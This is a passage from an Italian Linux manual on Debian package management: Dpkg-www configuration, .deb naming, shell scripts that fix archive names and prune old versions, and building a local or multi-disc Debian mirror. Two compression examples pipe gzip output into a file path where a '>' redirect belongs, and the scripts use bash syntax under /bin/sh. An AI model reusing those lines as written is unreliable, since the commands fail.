Seleziona tutti i pacchetti per i quali il campo di controllo indicato ha il valore richiesto. Per esempio, '**`section=net`**' visualizza la lista di tutti i pacchetti della sezione '**`net`**'.

È il caso di sottolineare che il valore che si inserisce alla destra del segno '**`=`**' non richiede di essere delimitato, come per esempio nel caso di '**`maintainer=pinco pallino`**'.

Come si vede dal modello sintattico, è possibile omettere il nome del campo; in tal caso, si cerca il valore assegnato su qualsiasi campo disponibile.

- section={?|***sezione***}

  Se si utilizza il punto interrogativo, si ottiene l'elenco di tutte le sezioni disponibili (bisogna fare attenzione a utilizzare il pulsante [SEARCH]). Al contrario, indicando una sezione particolare, si ottiene l'elenco dei pacchetti che vi appartengono, anche se non sono installati.

- ***percorso_assoluto***

  Indicando il percorso assoluto di un file, si ottiene l'elenco dei pacchetti a cui appartiene (di solito uno soltanto).

62.3 Configurazione e particolarità

L'installazione di Dpkg-www richiede un po' di attenzione, nel caso il proprio elaboratore sia raggiungibile da una rete esterna, per evitare che chiunque possa interrogare la situazione dei pacchetti installati nel proprio sistema. Per fare questo occorre intervenire nella configurazione del programma che offre il servizio HTTP, attraverso cui Dpkg-www interagisce in qualità di programma CGI.

Oltre a questo, esiste la possibilità di definire la configurazione di Dpkg-www, attraverso il file '`/etc/dpkg-www.conf`'. Questo file non è indispensabile, perché in sua mancanza tutto funziona in modo predefinito, tuttavia è possibile abilitare delle funzionalità speciali di Dpkg-www, in particolare è possibile accedere all'installazione e alla rimozione dei pacchetti.

A ogni modo, l'accesso alle funzionalità di installazione e rimozione dei pacchetti richiede anche una configurazione adeguata del navigatore, per riconoscere un tipo MIME speciale ('**`application/dpkg-www-installer`**'), definito appositamente per Dpkg-www. Eventualmente, per conoscere come agire a questo proposito si può consultare la documentazione di Dpkg-www.

[1] **Dpkg-www** GNU GPL

Capitolo 63

Pacchetti Debian: accorgimenti

In questo capitolo viene annotato un modo di gestire una raccolta degli archivi Debian, con la possibilità di realizzare una copia personalizzata della distribuzione.

63.1 Raccogliere gli aggiornamenti

La distribuzione Debian, data la sua natura collaborativa, è molto dinamica e nel susseguirsi delle sue edizioni viene prodotta una grande quantità di pacchetti aggiornati. Data la dimensione che ha raggiunto ormai la distribuzione, è improbabile che si riesca ad avere sempre una copia completa della distribuzione; piuttosto è facile trovare nelle riviste dei CD-ROM o dei DVD-ROM con questo o quel gruppo di applicativi, più o meno aggiornati. Volendo realizzare una propria copia locale della distribuzione (su disco fisso, o su dischi rimovibili), occorre realizzare qualche script per gestire un po' meglio la cosa.

63.1.1 Composizione del nome degli archivi Debian

Il nome degli archivi Debian è organizzato secondo la struttura seguente:

```
{nome_del_pacchetto}_{versione_e_revisione}[_architettura].deb
```

Come si vede, la parte finale, che specifica l'architettura per la quale è predisposto un archivio, potrebbe anche essere omessa, se il contesto rende implicita questa informazione.

Alle volte, per qualche ragione, il nome degli archivi che si trovano in circolazione non è conforme a questo modello; tuttavia, con l'aiuto delle informazioni contenute negli archivi stessi, è possibile riprodurre il nome standard. I comandi seguenti, che utilizzano '**dpkg**', permettono di ottenere le informazioni necessarie a ricostruire il nome di un archivio Debian:

- ```
  dpkg --field archivio package
  ```
  restituisce il nome del pacchetto;

- ```
  dpkg --field archivio version
  ```
  restituisce la stringa che rappresenta la versione e la revisione del pacchetto.

- ```
  dpkg --field archivio architecture
  ```
  restituisce la stringa che rappresenta l'architettura per cui è fatto il del pacchetto.

Quello che segue è l'esempio di uno script in grado di scandire gli archivi contenuti nella directory corrente, allo scopo di modificarne il nome se questo non corrisponde al modello standard. La scansione viene fatta in due fasi, per verificare alla fine quali archivi non sono stati corretti (una copia di questo file, dovrebbe essere disponibile presso ⟨allegati/a2/debian-nomi⟩).
  ```

```
#!/bin/sh
##
## debian-nomi
##
## Interviene nella directory *corrente* correggendo i nomi degli
## archivi che sembrano non essere coerenti. Si utilizza in particolare:
##
##       dpkg --field <archivio> package
##       dpkg --field <archivio> version
##       dpkg --field <archivio> architecture
##
#
# Inizializza le variabili di ambiente che servono per accumulare
# i valori per il confronto.
#
ARCHIVIO=""
PACCHETTO=""
VERSIONE=""
ARCHITETTURA=""
NOME_CORRETTO=""
#
# Inizia il ciclo di scansione degli archivi Debian che si trovano
# nella directory corrente.
# Prima fase silenziosa.
#
for ARCHIVIO in *.deb
do
    #
    # Se il nome è «*.deb», non ci sono file del genere.
    #
    if [ "$ARCHIVIO" = "*.deb" ]
    then
        #
        # Non si fa nulla.
        #
        exit
    fi
    #
    # Estrae il nome del pacchetto.
    #
    PACCHETTO=`dpkg --field $ARCHIVIO package`
    #
    # Estrae la versione del pacchetto.
    #
    VERSIONE=`dpkg --field $ARCHIVIO version`
    #
    # Estrae la sigla dell'architettura.
    #
```

```
    ARCHITETTURA=`dpkg --field $ARCHIVIO architecture`
    #
    # Compone il nome teorico.
    #
    NOME_CORRETTO="${PACCHETTO}_${VERSIONE}_${ARCHITETTURA}.deb"
    #
    # Confronta con il nome dell'archivio.
    #
    if [ "$NOME_CORRETTO" != "$ARCHIVIO" ]
    then
        #
        # I nomi sono differenti.
        # Modifica il nome solo se è possibile.
        #
        echo "n" | mv -i "$ARCHIVIO" "$NOME_CORRETTO" 2> /dev/null
    fi
done
#
# Inizia il ciclo di scansione degli archivi Debian che si trovano
# nella directory corrente.
# Seconda fase di verifica.
#
for ARCHIVIO in *.deb
do
    #
    # Estrae il nome del pacchetto.
    #
    PACCHETTO=`dpkg --field $ARCHIVIO package`
    #
    # Estrae la versione del pacchetto.
    #
    VERSIONE=`dpkg --field $ARCHIVIO version`
    #
    # Estrae la sigla dell'architettura.
    #
    ARCHITETTURA=`dpkg --field $ARCHIVIO architecture`
    #
    # Compone il nome teorico.
    #
    NOME_CORRETTO="${PACCHETTO}_${VERSIONE}_${ARCHITETTURA}.deb"
    #
    # Confronta con il nome dell'archivio.
    #
    if [ "$NOME_CORRETTO" != "$ARCHIVIO" ]
    then
        #
        # A quanto pare, il nome di questo archivio non è stato
        # corretto.
```

```
        #
        echo "Non è stato possibile correggere il nome dell'archivio"
        echo "$ARCHIVIO, che dovrebbe chiamarsi $NOME_CORRETTO."
        echo
    fi
done
#
```

63.1.2 Eliminazione delle versioni precedenti

La versione di un pacchetto è composta da due parti: la versione (vera e propria) e la revisione. Si tratta di due stringhe unite da un trattino:

versione*-*revisione

In generale, non è facile confrontare questi valori e per fortuna viene in aiuto '**`dpkg`**' che è in grado di affermare quale sia più recente. In pratica, si utilizza uno dei comandi seguenti, per determinare se una versione è maggiore, minore o uguale all'altra:

`dpkg --compare-versions` ***versione1*** `gt` ***versione2***

`dpkg --compare-versions` ***versione1*** `lt` ***versione2***

`dpkg --compare-versions` ***versione1*** `eq` ***versione2***

Lo script seguente serve a scandire gli archivi Debian contenuti nella directory corrente, allo scopo di eliminare quelli che contengono uno stesso pacchetto ma di una versione precedente a quanto già disponibile. Durante la scansione, si presume che i nomi degli archivi siano composti correttamente, in modo tale che gli archivi di uno stesso pacchetto si trovino di seguito, nella sequenza alfabetica (una copia di questo file, dovrebbe essere disponibile presso ⟨*allegati/a2/debian-doppi*⟩).

```
#!/bin/sh
##
## debian-doppi
##
## Interviene nella directory *corrente* eliminando i file doppi,
## più vecchi. Il confronto viene fatto utilizzando:
##
##       dpkg --field <archivio> package
##       dpkg --field <archivio> version
##       dpkg --field <archivio> architecture
```

```
##       dpkg --compare-versions <versione1> eq <versione0>
##       dpkg --compare-versions <versione1> gt <versione0>
##       dpkg --compare-versions <versione1> lt <versione0>
##
#
# Inizializza le variabili di ambiente che servono per accumulare
# i valori per il confronto.
#
ARCHIVIO0=""
ARCHIVIO1=""
PACCHETTO0=""
PACCHETTO1=""
VERSIONE0=""
VERSIONE1=""
ARCHITETTURA0=""
ARCHITETTURA1=""
#
# Inizia il ciclo di scansione degli archivi Debian che si trovano
# nella directory corrente.
#
for ARCHIVIO1 in *.deb
do
    #
    # Se il nome è «*.deb», non ci sono file del genere.
    #
    if [ "$ARCHIVIO1" = "*.deb" ]
    then
        #
        # Non si fa nulla.
        #
        exit
    fi
    #
    # Estrae il nome del pacchetto.
    #
    PACCHETTO1=`dpkg --field $ARCHIVIO1 package`
    #
    # Estrae la versione del pacchetto.
    #
    VERSIONE1=`dpkg --field $ARCHIVIO1 version`
    #
    # Estrae l'architettura.
    #
    ARCHITETTURA1=`dpkg --field $ARCHIVIO1 architecture`
    #
    # Confronta con il pacchetto precedente.
    #
    if [ "$PACCHETTO1" == "$PACCHETTO0" ]
```

```
    then
        if dpkg --compare-versions "$VERSIONE1" eq "$VERSIONE0"
        then
            #
            # Si tratta di un'anomalia in cui si deve intervenire a
            # mano.
            #
            echo "Gli archivi seguenti hanno la stessa versione:"
            echo "    $ARCHIVIO0"
            echo "    $ARCHIVIO1"
            echo
            #
            # In questo caso, non occorre spostare i valori nelle
            # variabili.
            #
        elif dpkg --compare-versions "$VERSIONE1" gt "$VERSIONE0"
        then
            #
            # Si elimina l'archivio del pacchetto più vecchio.
            #
            rm -f "$ARCHIVIO0"
            echo "Eliminato $ARCHIVIO0"
            #
            # Sposta i valori nelle variabili.
            #
            ARCHIVIO0="$ARCHIVIO1"
            PACCHETTO0="$PACCHETTO1"
            VERSIONE0="$VERSIONE1"
            ARCHITETTURA0="$ARCHITETTURA1"
            #
        elif dpkg --compare-versions "$VERSIONE1" lt "$VERSIONE0"
        then
            #
            # Si elimina l'archivio del pacchetto più vecchio.
            #
            rm -f "$ARCHIVIO1"
            echo "Eliminato $ARCHIVIO1"
            #
            # In questo caso, non occorre spostare i valori nelle
            # variabili.
            #
        else
            #
            # Questo caso non dovrebbe verificarsi.
            #
            echo "C'è un errore nel confronto degli archivi seguenti:"
            echo "    $ARCHIVIO0"
            echo "    $ARCHIVIO1"
```

```
            echo
            #
            # In questo caso, non occorre spostare i valori nelle
            # variabili.
            #
        fi
    else
        #
        # Dal momento che i pacchetti sono differenti, si devono
        # salvare le variabili prima di procedere.
        #
        ARCHIVIO0="$ARCHIVIO1"
        PACCHETTO0="$PACCHETTO1"
        VERSIONE0="$VERSIONE1"
        ARCHITETTURA0="$ARCHITETTURA1"
    fi
done
#
```

63.2 Realizzazione di una copia personale della distribuzione

Per comprendere come realizzare una copia locale della distribuzione GNU/Linux Debian, occorre andare per gradi, partendo dal caso in cui questa è disponibile completamente in un supporto unico, per poi arrivare a comprendere le differenze che si devono introdurre per ottenere una versione distribuita su più unità di memorizzazione.

63.2.1 Distribuzione completa su un supporto unico

Si suppone che l'utente '**`tizio`**' voglia predisporre una copia locale della distribuzione Debian, a partire dalla directory '`/home/tizio/DEBIAN/`'. La struttura minima che dovrebbe articolarsi a partire da questa directory è quella che si vede nella figura 63.3.

In breve, viene descritto il senso di questa struttura.

- La directory '`debian/dists/stable/main/disks-i386/current/`' contiene i file delle immagini dei dischetti (per l'architettura x86) da utilizzare per avviare l'installazione e per riprodurre il sistema minimo precedente alla selezione dei pacchetti.
- Le directory '`debian/dists/stable/*/binary-i386/`' contengono la gerarchia finale dei pacchetti di ogni gruppo ('`main/`', '`contrib/`', '`non-free/`', '`non-US/`' e '`local/`'), che potrebbe essere suddivisa o meno in sezioni ('`admin/`', '`base/`', ecc.). Da quel punto, poi, si inseriscono gli archivi Debian.
- I file '`Packages`' e '`Packages.gz`', contenuti nelle directory '`debian/dists/stable/*/binary-i386/`', sono indispensabili per fornire ai programmi come Dselect e APT le informazioni importanti sui pacchetti.

Figura 63.3. Struttura minima di una distribuzione GNU/Linux Debian organizzata in modo da utilizzare un supporto unico.

```
debian/
  |-- dists/
  |      |-- stable --> ../codename
  |      |
  |      `-- codename/
  |             |
  |             |-- main/
  |             |      |-- disks-arch/
  |             |      |      `-- current/
  |             |      |
  |             |      `-- binary-arch/
  |             |             |-- Packages
  |             |             |-- Packages.gz
  |             |             |-- admin/
  |             |             |-- base/
  |             |             |-- comm/
  |             |             :
  |             |
  |             |-- contrib/
  |             |      |
  |             |      `-- binary-arch/
  |             |             |-- Packages
  |             |             |-- Packages.gz
  |             |             :
  |             |
  |             |-- non-free/
  |             |      :
  |             |
  |             |-- non-US/
  |             |      :
  |             |
  |             `-- local/
  |                    :
  |
  `-- indices/
         `-- override.gz
```

- Il file, o i file '`debian/indices/override*.gz`' servono per ricostruire correttamente i file '`Packages`'.

Il problema nella riproduzione di una distribuzione Debian sta nella creazione dei file '`Packages`' (e di conseguenza anche '`Packages.gz`'). Per arrivare a questo risultato, occorre definire una stringa che serva a individuare la distribuzione, per esempio:

```
Debian GNU/Linux 2.1 slink personalizzata
```

Inoltre occorre un file *override* ('`debian/indices/override.gz`' o un altro nome simile), contenente l'abbinamento tra i pacchetti, la priorità e la classificazione in sezioni, come nell'estratto seguente:

```
at              important       admin
cron            important       admin
locales         standard        admin
ncurses-term    standard        admin
acct            optional        admin
adjtimex        optional        admin
    ...
adduser         required        base
ae              required        base
amiga-fdisk     required        base
    ...
lilo            important       base
silo            important       base
    ...
newt0.25        optional        base
ppp             optional        base
pppconfig       optional        base
syslinux        optional        base
    ...
```

Infine occorrono i pacchetti, che si trovano lì dove sono. I file *override* vanno prelevati da una delle varie riproduzioni speculari, tenendo presente che possono essere aggiornati frequentemente. Di solito, questi file sono suddivisi in base ai raggruppamenti principali in cui si articola una versione: '`main/`', '`contrib/`',... Per semplificare le operazioni, può convenire la realizzazione di un file unico, come è stato mostrato nella struttura di esempio. A questo file si fa riferimento come '`override.gz`'.

I file *override* originali della distribuzione '**`slink`**' hanno i nomi: '`override.slink.gz`', '`override.slink.contrib.gz`', '`override.slink.non-free.gz`' e '`override.slink.non-US.gz`'. Per realizzare la propria copia della distribuzione, nulla vieta di fonderli tutti assieme in un file unico, come descritto in questi esempi, dove si fa riferimento a un solo file '`override.gz`'.

Disponendo di questo materiale, si può utilizzare '**`dpkg-scanpackages`**' per rigenerare i file '`Packages`'. Eventualmente si può vedere la pagina di manuale *dpkg-scanpackages(8)*.

```
tizio$ cd /home/tizio/DEBIAN/debian [Invio]
```

Ci si posiziona nella directory principale della distribuzione.

```
tizio$ dpkg-scanpackages ↩
↪-m "Debian GNU/Linux 2.1 slink personalizzata" ↩
↪dists/stable/main/binary-i386 indices/override.gz ↩
↪> dists/stable/main/binary-i386/Packages [Invio]
```

Si genera il file '`Packages`' per il gruppo di pacchetti della classificazione '`main/`' (il comando è stato mostrato suddiviso su più righe per motivi tipografici).

```
tizio$ cat dists/stable/main/binary-i386/Packages ↩
↪| gzip | dists/stable/main/binary-i386/Packages.gz [Invio]
```

Si genera il file '`Packages.gz`', comprimendo '`Packages`' creato precedentemente.

In seguito, si fa la stessa cosa per i raggruppamenti '`contrib/`', '`non-free/`', '`non-US/`' e '`local/`'.

Anche se alcuni di questi raggruppamenti non vengono utilizzati, nel senso che non si vogliono tenere pacchetti che vi appartengano, è molto importante che siano predisposte le directory vuote e anche i file '`Packages*`', per facilitare le operazioni con Dselect e APT.

Il programma '**`dpkg-scanpackages`**' può generare delle segnalazioni di errore, in particolare quando trova un pacchetto che non è indicato nel file *override*. In generale questo non provoca conseguenze gravi, tranne la mancanza di qualche informazione per quel pacchetto.

L'esempio seguente è un estratto di uno dei file '`Packages`', dove si vede la descrizione del pacchetto '**`wget`**'. Si deve osservare in particolare che le informazioni dei campi '**`Priority`**' e '**`Section`**' sono state determinate in base al file *override*, mentre la descrizione del campo '**`X-Medium`**' è stata ottenuta dall'opzione '**`-m`**' di '**`dpkg-scanpackages`**'.

```
Package: wget
Version: 1.5.3-1.1
Priority: optional
Section: web
Maintainer: Nicolás Lichtmaier <nick@feedback.net.ar>
Depends: libc6
Architecture: i386
Filename: dists/stable/main/binary-i386/wget_1.5.3-1.1.deb
Size: 221932
MD5sum: 323962a35dabbf88edfe665ad70eb382
Description: utility to retrieve files from the WWW via HTTP and FTP
 Wget [formerly known as Geturl] is a freely available network utility
 to retrieve files from the World Wide Web using HTTP and FTP, the two
 most widely used Internet protocols.  It works non-interactively, thus
 enabling work in the background, after having logged off.
 .
 The recursive retrieval of HTML pages, as well as FTP sites is
 supported -- you can use Wget to make mirrors of archives and home
 pages, or traverse the web like a WWW robot (Wget understands
 /robots.txt).
```

```
installed-size: 535
X-Medium: Debian GNU/Linux 2.1 slink personalizzata
```

Per accedere facilmente a questa distribuzione locale, basta configurare APT attraverso il file '/etc/apt/sources.list':

```
deb file:/home/tizio/DEBIAN/debian stable main contrib non-free non-US local
```

Se le dimensioni lo consentono, si può trasferire una copia della gerarchia '/home/tizio/DEBIAN/' in un disco rimovibile, come un CD-ROM o un DVD-ROM.

63.2.2 Distribuzione suddivisa su diversi supporti

Se si vuole masterizzare un CD/DVD, o comunque si vuole fare una copia della distribuzione suddividendola in più supporti, le cose si complicano. Per prima cosa si deve iniziare da una copia locale organizzata già nelle suddivisioni che si vogliono ottenere. Supponendo di partire dalla directory '/home/tizio/DEBIAN/', conviene aggiungere altre sottodirectory ulteriori, una per ogni suddivisione che si vuole ottenere: '1/', '2/',...

La struttura della gerarchia che si articola a partire da queste sottodirectory deve essere la stessa, anche quando alcuni gruppi di pacchetti ('main/', 'contrib/', ecc.) risultano senza archivi. La figura 63.8 mostra le varianti rispetto al modello già mostrato.

Rispetto alla situazione precedente, si aggiunge il file 'debian/.disk/info', che deve contenere la stringa di descrizione del supporto, una cosa simile ai due esempi seguenti:

```
Debian GNU/Linux 2.1 slink personalizzata disco 1
```

```
Debian GNU/Linux 2.1 slink personalizzata disco 2
```

Nelle directory 'debian/dists/stable/*/binary-i386/' appaiono dei file nuovi: 'Packages.cd' e 'Packages.cd.gz'. Infine, il raggruppamento di pacchetti '**local**', dovrebbe trovarsi nella directory 'debian/dists/local/local/'. Probabilmente, conviene realizzare un collegamento simbolico per portarlo nella collocazione normale.

I supporti distinti, vengono riconosciuti in base alla stringa contenuta nel file 'debian/.disk/info', che va scelta opportunamente e va utilizzata anche per la definizione del campo '**X-Medium**'.

Si comincia dalla preparazione dei file 'Packages' e 'Packages.gz', più o meno come è stato fatto nella situazione precedente:

tizio$ **cd /home/tizio/DEBIAN/1/debian** [*Invio*]

tizio$ **dpkg-scanpackages -m `cat .disk/info` ↩**
↪dists/stable/main/binary-i386 indices/override.gz ↩
↪> dists/stable/main/binary-i386/Packages [*Invio*]

tizio$ **cat dists/stable/main/binary-i386/Packages ↩**
↪| gzip | dists/stable/main/binary-i386/Packages.gz [*Invio*]

Figura 63.8. Struttura minima di una distribuzione GNU/Linux Debian organizzata in modo da utilizzare più supporti.

```
debian/
   |-- .disk/
   |      `-- info
   |
   |-- local/
   |      `-- local --> ../stable/local
   |
   |-- dists/
   |      |-- stable --> ../codename
   |      |
   |      `-- codename/
   |             |-- main/
   |             |      |
   |             |      |-- disks-arch/
   |             |      |      `-- current/
   |             |      |
   |             |      `-- binary-arch/
   |             |             |-- Packages
   |             |             |-- Packages.gz
   |             |             |-- Packages.cd
   |             |             |-- Packages.cd.gz
   |             |             :
   |             |
   |             |-- contrib/
   |             |      :
   |             |
   |             |-- non-free/
   |             |      :
   |             |
   |             |-- non-US/
   |             |      :
   |             |
   |             `-- local/
   |                    :
   |
   `-- indices/
          `-- override.gz
```

Come prima, si fa la stessa cosa per gli altri gruppi di pacchetti e poi si ripete il procedimento per la copia contenuta nella directory '/home/tizio/DEBIAN/2/' (si suppone che si tratti di una suddivisione in due soli supporti):

```
tizio$ cd /home/tizio/DEBIAN/2/debian [Invio]

tizio$ dpkg-scanpackages -m `cat .disk/info` ↩
↪dists/stable/main/binary-i386 indices/override.gz ↩
↪> dists/stable/main/binary-i386/Packages [Invio]

tizio$ cat dists/stable/main/binary-i386/Packages ↩
↪| gzip | dists/stable/main/binary-i386/Packages.gz [Invio]
```

Alla fine, si devono realizzare i file 'Packages.cd', che si compongono della somma dei file 'Packages' di ogni gruppo:

```
tizio$ cd /home/tizio/DEBIAN/ [Invio]

tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages ↩
↪2/debian/dists/stable/main/binary-i386/Packages ↩
↪> 1/debian/dists/stable/main/binary-i386/Packages.cd [Invio]

tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages ↩
↪2/debian/dists/stable/main/binary-i386/Packages ↩
↪> 2/debian/dists/stable/main/binary-i386/Packages.cd [Invio]

tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages.cd ↩
↪| gzip | 1/debian/dists/stable/main/binary-i386/Packages.cd.gz [Invio]

tizio$ cat 2/debian/dists/stable/main/binary-i386/Packages.cd ↩
↪| gzip | 2/debian/dists/stable/main/binary-i386/Packages.cd.gz [Invio]
```

In pratica, i file 'Packages.cd' contengono le informazioni su tutti i pacchetti del proprio gruppo; sia quelli presenti effettivamente nel supporto, sia quelli che si trovano negli altri. I programmi come Dselect distinguono il supporto in base al nome che gli è stato attribuito, indicato nel file 'debian/.disk/info' e riportato nel campo '**X-Medium**' dei file 'Packages.cd*'.

Per accedere facilmente a questa distribuzione locale, spezzata in due o più parti, basta configurare APT attraverso il file '/etc/apt/sources.list':

```
deb file:/home/tizio/DEBIAN/1/debian stable main contrib non-free non-US local
deb file:/home/tizio/DEBIAN/2/debian stable main contrib non-free non-US local
...
```

Per copiare le due strutture in dischi separati, basta trasferire una copia delle gerarchie '/home/tizio/DEBIAN/*/'.

63.3 Un esempio banalizzato, ma funzionante

Viene proposta in questa sezione una struttura semplificata per ospitare i pacchetti Debian che si raccolgono qua e là. Si parte da una struttura di alcuni file e directory, che per il momento viene semplificata:

```
.
|-- DIST
|-- Packages.cd.gz
|-- dists/
|   |-- 00 -> /tmp
|   |-- 01/
|   |-- 02/
|   `-- 03/
|-- indices/
|   |-- Maintainers.gz
|   |-- override.gz
|   `-- pubring.pgp
`-- make-packages
```

Si può osservare che la directory '`dists/00/`' è in realtà un collegamento simbolico alla directory temporanea ('`/tmp/`').

Il file '`DIST`' deve contenere una riga con la denominazione della distribuzione, che eventualmente può limitarsi a essere:

```
Debian GNU/Linux
```

I file '`Packages.cd.gz`', '`indices/Maintainers.gz`' e '`indices/override.gz`' sono file compressi con '**`gzip`**', a partire da file completamente vuoti; il file '`indices/pubring.pgp`' è vuoto.

All'interno delle directory '`dists/01/`', '`dists/02/`' e '`dists/03/`' ci sono una serie di collegamenti simbolici identici nei tre casi:

```
.
|-- dists/
|   |-- 01/
|   |   |-- binary-all -> .
|   |   |-- binary-i386 -> .
|   |   |-- contrib -> .
|   |   |-- local -> .
|   |   |-- main -> .
|   |   |-- non-US -> .
|   |   `-- non-free -> .
:   :
```

Con questa struttura, si possono mettere i file degli archivi Debian nelle directory '`dists/01/`', '`dists/02/`' e '`dists/03/`', tenendo conto che in presenza di pacchetti doppi, ma con versione differente, quelli riferiti alla versione più vecchia vengono spostati a un livello precedente tramite uno script. In pratica, secondo questa sistemazione, i pacchetti che si raccolgono vanno inseriti soltanto nella directory '`dists/03/`', dalla quale i più vecchi vengono spostati automaticamente all'interno di '`dists/02/`', di '`dists/01/`' e di '`dists/00/`', ma dato che '`dists/00`' è in realtà un collegamento simbolico a '`/tmp/`', l'ultimo passaggio è semplice-

mente un modo per eliminarli. Così facendo, anche se si aggiornano i pacchetti, rimane una copia di scorta delle versioni precedenti.

Lo script che fa il lavoro è '**`make-packages`**', che va avviato mentre la directory corrente corrisponde all'inizio della struttura; pertanto va avviato così:

`$` **`./make-packages`** [*Invio*]

Lo script crea anche il file '`.disk/info`' e il file '`error-messages`' (una copia di questo file, dovrebbe essere disponibile presso ⟨*allegati/a2/make-packages*⟩).

Listato 63.15. Lo script '**`make-packages`**'.

```
#!/bin/sh
##
## make-packages
##
#
# la directory di partenza deve essere quella da cui si dirama la
# directory "dists/"
#
START_DIR=`pwd`
#
# Definisce il file da usare per i messaggi di errore e lo svuota.
#
ERROR_MESSAGES="$START_DIR/error-messages"
echo > $ERROR_MESSAGES
#
# Definisce il contenuto dei file ".disk/info"
# ATTENZIONE! il file ".disk/info" è obbligatorio per "dselect"!
#
DISTRIBUTION=`cat $START_DIR/DIST`
DATE=`date "+%Y.%m.%d %H:%M"`
rm -rf $START_DIR/.disk
mkdir $START_DIR/.disk
echo "$DISTRIBUTION $DATE" > $START_DIR/.disk/info
#
# Carica il nome che identifica i supporti.
# ATTENZIONE! il file ".disk/info" è obbligatorio per "dselect"!
#
MEDIA=`cat .disk/info`
#
# Dichiara la funzione che sistema i file.
#
function debian_arrange_files ()
{
    DISTRIBUTION="$1"
    PREVIOUS_LEVEL="$2"
    #
    # Inizializza le variabili di ambiente che servono per accumulare
    # i valori per il confronto.
    #
```

```
ARCHIVE_0=""
ARCHIVE_1=""
#
PACKAGE_0=""
PACKAGE_1=""
#
VERSION_0=""
VERSION_1=""
#
ARCHITECTURE_0=""
ARCHITECTURE_1=""
#
CORRECT_NAME_0=""
CORRECT_NAME_1=""
#
# Inizia il ciclo di scansione degli archivi Debian che si trovano
# nella directory corrente.
#
for ARCHIVE_1 in *.deb
do
    #
    # Se il nome è «*.deb», non ci sono file del genere.
    #
    if [ "$ARCHIVE_1" = "*.deb" ]
    then
        #
        # Non si fa nulla.
        #
        return
    fi
    #
    # Estrae il nome del pacchetto.
    #
    PACKAGE_1=`dpkg --field $ARCHIVE_1 package`
    #
    # Estrae la versione del pacchetto.
    #
    VERSION_1=`dpkg --field $ARCHIVE_1 version`
    #
    # Estrae il nome dell'architettura.
    #
    ARCHITECTURE_1=`dpkg --field $ARCHIVE_1 architecture`
    #
    # Compone il nome teorico.
    #
    CORRECT_NAME_1="${PACKAGE_1}_${VERSION_1}_${ARCHITECTURE_1}.deb"
    #
    # Confronta con il nome dell'archivio.
```

```
        #
        if [ "$CORRECT_NAME_1" != "$ARCHIVE_1" ]
        then
            #
            # I nomi sono differenti.
            #
            # Modifica il nome forzando la situazione (prima si usava
            # l'opzione -i).
            #
            echo "n" | mv -f "$ARCHIVE_1" "$CORRECT_NAME_1" 2> /dev/null
            echo "$ARCHIVE_1 ---> $CORRECT_NAME_1"
            #
            echo "$ARCHIVE_1 ---> $CORRECT_NAME_1" \
                 >> $ERROR_MESSAGES
            #
            # Meglio annotare il nome nuovo nella variabile.
            #
            ARCHIVE_1="$CORRECT_NAME_1"
            #
        fi
        #
        # Confronta con il pacchetto precedente.
        #
        if [ "$PACKAGE_1" == "$PACKAGE_0" ]
        then
            if dpkg --compare-versions "$VERSION_1" eq "$VERSION_0"
            then
                #
                # Si tratta di un'anomalia in cui si deve intervenire a
                # mano.
                #
                echo "Same version: $ARCHIVE_0 $ARCHIVE_1"
                #
                echo "Same version: $ARCHIVE_0 $ARCHIVE_1"\
                     >> $ERROR_MESSAGES
                #
                # In questo caso, non occorre spostare i valori nelle
                # variabili.
                #
            elif dpkg --compare-versions "$VERSION_1" gt "$VERSION_0"
            then
                #
                # Si sposta l'archivio doppio nel livello precedente.
                #
                echo "$DISTRIBUTION/$ARCHIVE_0 --> $PREVIOUS_LEVEL"
                mv $ARCHIVE_0 ../$PREVIOUS_LEVEL/$ARCHIVE_0
                #
                # Sposta i valori nelle variabili.
```

```
            #
            ARCHIVE_0="$ARCHIVE_1"
            PACKAGE_0="$PACKAGE_1"
            ARCHITECTURE_0="$ARCHITECTURE_1"
            VERSION_0="$VERSION_1"
            CORRECT_NAME_0="$CORRECT_NAME_1"
            #
        elif dpkg --compare-versions "$VERSION_1" lt "$VERSION_0"
        then
            #
            # Si sposta l'archivio doppio nel livello precedente.
            #
            echo "$DISTRIBUTION/$ARCHIVE_1 --> $PREVIOUS_LEVEL"
            mv $ARCHIVE_1 ../$PREVIOUS_LEVEL/$ARCHIVE_1
            #
            # In questo caso, non occorre spostare i valori nelle
            # variabili.
            #
        else
            #
            # Questo caso non dovrebbe verificarsi.
            #
            echo "There is an error matching the following archives:"
            echo "    $ARCHIVE_0"
            echo "    $ARCHIVE_1"
            #
            echo "There is an error matching the following archives:"\
                 >> $ERROR_MESSAGES
            echo "    $ARCHIVE_0"\
                 >> $ERROR_MESSAGES
            echo "    $ARCHIVE_1"\
                 >> $ERROR_MESSAGES
            #
            # In questo caso, non occorre spostare i valori nelle
            # variabili.
            #
        fi
    else
        #
        # Dal momento che i pacchetti sono differenti, si devono
        # salvare le variabili prima di procedere.
        #
        ARCHIVE_0="$ARCHIVE_1"
        PACKAGE_0="$PACKAGE_1"
        ARCHITECTURE_0="$ARCHITECTURE_1"
        VERSION_0="$VERSION_1"
        CORRECT_NAME_0="$CORRECT_NAME_1"
        #
```

```
            # mostra cosa è stato fatto
            #
            echo "$PACKAGE_1"
        fi
    done
}
#
# Dichiara la funzione che esegue le operazioni ripetitive su
# ogni sezione di ogni distribuzione, per ogni disco.
#
function process_disk_distribution_section ()
{
    MEDIA="$1"
    DISTRIBUTION="$2"
    PREVIOUS_LEVEL="$3"
    SECTION="$4"
    #
    echo "$MEDIA, $DISTRIBUTION, $SECTION"
    #
    cd $START_DIR/dists/$DISTRIBUTION/$SECTION/binary-i386
    debian_arrange_files $DISTRIBUTION $PREVIOUS_LEVEL
    #
    cd $START_DIR
    dpkg-scanpackages                                          \
        dists/$DISTRIBUTION/$SECTION/binary-i386               \
        $START_DIR/indices/override.gz                         \
        > dists/$DISTRIBUTION/$SECTION/binary-i386/Packages    \
        2>> $ERROR_MESSAGES
    #
    cat dists/$DISTRIBUTION/$SECTION/binary-i386/Packages      \
        | gzip -9                                              \
        > dists/${DISTRIBUTION}/$SECTION/binary-i386/Packages.gz
}
#
# Funzione frontale.
#
function process_section () {
    DISTRIBUTION="$1"
    PREVIOUS_LEVEL="$2"
    SECTION="$3"
    #
    process_disk_distribution_section "$MEDIA" $DISTRIBUTION\
                                      $PREVIOUS_LEVEL $SECTION
    #
    # Prepara i file "Packages.cd" e "Packages.cd.gz"
    #
    cd $START_DIR
    #
```

```
    cat dists/$DISTRIBUTION/$SECTION/binary-i386/Packages       \
